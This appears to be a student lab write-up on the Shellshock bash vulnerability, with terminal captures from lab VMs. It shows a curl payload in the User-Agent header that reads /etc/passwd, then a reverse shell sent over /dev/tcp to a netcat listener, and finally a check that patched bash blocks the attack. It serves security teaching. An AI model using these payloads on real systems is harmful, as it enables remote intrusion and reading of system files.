

Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
1:44 PM
/bin/bash
/bin/bash 66x24
Right Ctrl

```
Bharath-PES1201801948-VM1:.../cgi-bin$ curl -v http://localhost/cg
i-bin/myprogram.cgi -A "() { echo "hello";}; echo Content-Type:tex
t/plain; echo; /bin/cat /etc/passwd;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content-Type:text/plain; ech
o; /bin/cat /etc/passwd;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 08 Feb 2021 18:44:10 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 2570
< Content-Type: text/plain
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Task 5: Getting a Reverse Shell via Shellshock Attack

Reverse shell is basically when a shell runs on the victim's machines, but it takes input from the attacker's machine, while the output is also displayed on the attacker's machine.
Running a netcat listener on 9090 port, then using the curl command to send a bash command to the server in the user-agent field

```
/bin/bash -i >/dev/tcp/10.0.2.9/9090 0<&1 2>&1
```




```
Bharath-PES1201801948-VM1:.../cgi-bin$ curl -A "() { echo hello; }
; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/10.
0.2.9/9090 0<&1 2>&1 " http://10.0.2.10/cgi-bin/myprogram.cgi
```

```
Bharath-PES1201801948-VM1:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.10] port 9090 [tcp/*] accepted (family 2,
sport 48348)
bash: cannot set terminal process group (1479): Inappropriate ioct
l for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$
```


```
Bharath-PES1201801948-VM2:.../cgi-bin$ ls -l myprogram.cgi
-rwxr-xr-x 1 root root 121 Feb  8 13:53 myprogram.cgi
Bharath-PES1201801948-VM2:.../cgi-bin$
```

We end up landing a reverse shell in the www-data directory.
Sending a malicious reverse shell as a parameter that is supposed to carry the user-agent information. Bash converts this variable into a shell function due to the presence of ‘() {’.
This is how we can exploit the shellshock vulnerability to gain a reverse shell.

Task 6: Using the Patched Bash




```
#!/bin/bash
echo "Content-type:text/plain"
echo
echo "** Environment Variables***"
strings /proc/$$/environ
```



```
Bharath-PES1201801948-VM1:.../cgi-bin$ curl http://10.0.2.9/cgi-bi
n/myprogram.cgi -A "My malicious data"
** Environment Variables***
HTTP_HOST=10.0.2.9
HTTP_USER_AGENT=My malicious data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.
9 Port 80</address>
```

Here, we can see that it is still possible to pass environmental variables to the cgi program even in the case of patched bash shell.

But, while trying to run the same commands to gain a reverse shell, it doesnt work on the patched version of bash, since bash doesnt convert the environment variable into a shell function. Therefore, no malicious command is executed.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
2:14 PM
/bin/bash
/bin/bash 66x14
/bin/bash 66x8

```
Bharath-PES1201801948-VM1:.../cgi-bin$ curl -A "() { echo hello; 
; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/10
0.2.9/9090 0<&1 2>&1 " http://10.0.2.10/cgi-bin/myprogram.cgi
** Environment Variables***
HTTP_HOST=10.0.2.10
HTTP_USER_AGENT=() { echo hello; }; echo Content_type: text/plain;
 echo; /bin/bash -i > /dev/tcp/10.0.2.9/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.
10 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.10
SERVER_ADDR=10.0.2.10
```

```
Bharath-PES1201801948-VM1:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

Hence we can conclude that we can’t achieve a reverse shell in the patched version of bash since the attack was taking advantage of the shellshock vulnerability, which is covered up/ mended in the /bin/bash.